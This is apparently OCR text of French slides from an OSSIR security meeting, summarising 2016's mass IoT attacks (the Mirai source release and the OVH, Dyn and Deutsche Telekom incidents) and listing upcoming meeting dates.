
Divers / Trolls velus

Les Top arbitraires de l'année écoulée

Mais non, **2016** a été l'année des **attaques massives d'IoT** (objets connectés) :

- Leur **sécurité** étant au niveau **zéro** : comptes par défaut non modifiable, exécutions de code à distance / RCE, clefs SSH en dur, systèmes d'exploitation sans aucune protection moderne comme ASLR ou DEP ...
- Attaques par dénis de service distribués (**DDoS**) sur l'hébergeur **OVH**, sur les serveurs DNS de **DYN** coupant parmi les services web majeurs comme Twitter, Playstation network, Netflix...
- Publication du **code source du vers Mirai**, permettant de compromettre des milliers d'IoT
- Attaque massive coupant près d'un millions de **routeurs de Deutsche Telekom** (avec le fameux port 7547)

Et encore une fois : ***Bonne Année 2017 des IoT***



Prochains rendez-vous de l’OSSIR

Prochaines réunions

Prochaine réunion

- Mardi 21 février 2017
  Après les vacances

After Work

- Mardi 31 janvier 2017
  Sujet : CR du 33C3

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous